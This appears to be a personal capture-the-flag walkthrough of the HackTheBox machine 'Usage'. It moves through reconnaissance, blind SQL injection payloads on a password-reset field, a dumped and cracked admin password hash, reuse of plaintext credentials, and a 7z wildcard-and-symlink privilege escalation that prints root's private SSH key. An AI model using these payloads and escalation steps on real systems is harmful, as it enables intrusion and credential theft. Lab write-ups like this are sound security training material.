Usage

Tuesday, May 21, 2024 10:42 AM

Target: 10.10.11.18

Starting off with an nmap scan

```
└─[★]$ nmap -sC -sV -oA usage 10.10.11.18
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-21 16:43 BST
Nmap scan report for 10.10.11.18
Host is up (0.029s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   256 a0f8fdd304b807a063dd37dfd7eeca78 (ECDSA)
|_  256 bd22f5287727fb65baf6fd2f10c7828f (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://usage.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


We see a webserver, and SSH

Add the found domain to the hosts file

I ran dirsearch and gobuster for some directory bruteforcing and that returned a ton of 503 status codes (service unavailable)

I then ran gobuster in vhost mode and that didn't reveal anything really interesting (just admin.usage.htb) but we already knew that site existed because there is a button for it on the site


Then I went to the site and took a look at wappalyzer



Doing some research through synk reveals there are a couple of vulnerabilities. So Those are some paths worth going down

I tried some default credentials and got no login so I then decided to register for an account

Logging in I am presented with



So the website seems to be screaming at us to try some service side language penetration testing specifically for the laravel php web framework

https://security.snyk.io/package/composer/laravel%2Fframework
Says there is a number of vulnerabilities varying by version, but unfortunately I was unable to find any information about the version of laravel that is being utilized on the server so I will instead use the hint they gave us about "server side language" to narrow down the scope of vulnerabilties to attack

https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/laravel
Gives us a couple of hints for things to try

The thing I tried from the list was

.env

Laravel saves the APP it uses to encrypt the cookies and other credentials inside a file called `.env` that can be accessed using some path traversal under: `/../.env`

Laravel will also show this information inside the debug page (that appears when Laravel finds an error and it's activated).

Using the secret APP_KEY of Laravel you can decrypt and re-encrypt cookies:

But that didn't work we just got a 403

Trying some manual fingerprinting for sql injection in the password field on burp didn't yield anything

Sending the request to sqlmap to try and see if that yields any information

Wasn't expecting much from that, but didn't yield any results.

Based on the other options on hacktricks not being vulnerable because we don't have a leaked app key and debug mode is off, I decided to spend some more time on fingerprinting sql but from other parameters.

I ran the same process of doing some manual foot printing and then running sql map to be more thorough but through the register input forms that didn't yield any results for me

So I decided to to try against the reset password field, which I had kinda forgotten about earlier. Just putting in a " ' " gave a server 500 error so I decided to run sql map against that one too.

Turn burp proxy on

Capture a request

Send it to repeater

Right click --> save to file

This didn't work when I ran it through sqlmap and after beating my head into the wall for awhile I realized that it was because I didn't put the domain attached to my email address when forging my initial request... so make sure to do that

```
&email=test%40test.com
```

That runs successfully and we reveal 3 different databases so the next natural step will be to enumerate them one by one and see if we are able to find some creds

```
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: _token=zhM1tCfbAVm7eCQjec4jOzZCIllEPMMj6fELkoSs&email=test@test.com' AND 7650=(SELECT (CASE WHEN
(7650=7650) THEN 7650 ELSE (SELECT 9794 UNION SELECT 1896) END))-- -

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (heavy query)
    Payload: _token=zhM1tCfbAVm7eCQjec4jOzZCIllEPMMj6fELkoSs&email=test@test.com' AND 4713=(SELECT COUNT(*) FR
OM INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C)-- hFSm
---
```

```
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
```

Listing the contents of them the usage_blog db has some interesting tables in it to enumerate

```
Database: usage_blog
[15 tables]
+-----------------------+
| admin_menu            |
| admin_operation_log   |
| admin_permissions     |
| admin_role_menu       |
| admin_role_permissions |
| admin_role_users      |
| admin_roles           |
| admin_user_permissions |
| admin_users           |
| blog                  |
| failed_jobs           |
| migrations            |
| password_reset_tokens |
| personal_access_tokens |
| users                 |
+-----------------------+
```

Dumping out the contents of the table we get a hash and a token

```
+----+----------------+--------+------------------------------------------------------------+----------+---------
------------+---------------------+------------------------------------------------------------+
| id | name           | avatar | password                                                   | username | created
_at          | updated_at          | remember_token                                             |
+----+----------------+--------+------------------------------------------------------------+----------+---------
------------+---------------------+------------------------------------------------------------+
| 1  | Administrator | <blank> | $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2 | admin    | 2023-08
-13 02:48:26 | 2023-08-23 06:02:19 | kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Sdzva0qLYaDhllwrsLT |
+----+----------------+--------+------------------------------------------------------------+----------+---------
------------+---------------------+------------------------------------------------------------+
```

Administrator
Hash: $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2
Token: kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Sdzva0qLYaDhllwrsLT


Running john against the hash with the rockyou wordlist cracks it and we get the password

whatever1
?:whatever1

At which point I realized I forgot add the
Admin subdomain to my host file so I went and did that too.

If you cannot reach the admin page make sure you did that

Entering the username and then the cracked password gets us to the dashboard



The thing of most interest here is the dependancies and version so I start looking into vulnerabilities for those.

Research results in finding
https://security.snyk.io/vuln/SNYK-PHP-ENCORELARAVELADMIN-3333096
Following that to
https://flyd.uk/post/cve-2023-24249/

Once we are logged into the user I grab the flag from the home directory and begin some enumeration to look for our priv esc

```
Users with console
dash:x:1000:1000:dash:/home/dash:/bin/bash
root:x:0:0:root:/root:/bin/bash
xander:x:1001:1001::/home/xander:/bin/bash
```

The only other user with console access is xander which leads me to believe we should be looking for some way to login as that user.

Running recursive searches on the home directory for a couple of key terms we find some plain text creds in the .monitrc folder and trying those on xander it works

After logging in I run sudo -l to see what commands I can run for a hint towards how we're gonna priv esc to root

```
xander@usage:/home/dash$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
```

I then ran that binary to get an idea of what it does. The 2nd and 3rd options didn't do anything, but the first one appears to be opening an archive and then scanning it.

I choose to strings the file to maybe get a bit of a more detailed idea of what it is doing

```
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
```

Those lines seemed like they would pertain to the logic I deduced so I looked further into what mechanics are actually going on and I discovered
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/wildcards-spare-tricks?source=post_page-----f1c2793eeb7e----------

7z

In **7z** even using `--` before `*` (note that `--` means that the following input cannot treated as parameters, so just file paths in this case) you can cause an arbitrary error to read a file, so if a command like the following one is being executed by root:

```
7za a /backup/$filename.zip -t7z -snl -p$pass -- *
```

And you can create files in the folder were this is being executed, you could create the file `@root.txt` and the file `root.txt` being a **symlink** to the file you want to read:

```
cd /path/to/7z/acting/folder
touch @root.txt
ln -s /file/you/want/to/read root.txt
```

Then, when **7z** is execute, it will treat `root.txt` as a file containing the list of files it should compress (thats what the existence of `@root.txt` indicates) and when it 7z read `root.txt` it will read `/file/you/want/to/read` and **as the content of this file isn't a list of files, it will throw and error** showing the content.

More info in Write-ups of the box CTF from HackTheBox.

We can deduce from the code that /var/www/html is the acting folder so I navigate to there and create a id_rsa file and link it to the root one

```
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
xander@usage:/var/www/html$ ls -la
total 16
drwxrwxrwx  4 root   xander 4096 May 22 16:25 .
drwxr-xr-x  3 root   root   4096 Apr  2 21:15 ..
-rw-rw-r--  1 xander xander    0 May 22 16:25 @id_rsa
lrwxrwxrwx  1 xander xander   17 May 22 16:25 id_rsa -> /root/.ssh/id_rsa
drwxrwxr-x 13 dash   dash   4096 Apr  2 21:15 project_admin
drwxrwxr-x 12 dash   dash   4096 Apr  2 21:15 usage_blog
xander@usage:/var/www/html$ sudo /usr/bin/usage_management
```

Re running that binary we see that it outputs the contents of roots id_rsa file so with that private key we can just ssh into root and grab the flag

```
-----BEGIN OPENSSH PRIVATE KEY----- : No more files
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW : No more files
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi : No more files
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q : No more files
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs : No more files
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM= : No more files
-----END OPENSSH PRIVATE KEY----- : No more files
```

ssh -i id_rsa root@10.10.11.18

```
root@usage:~# whoami
root
```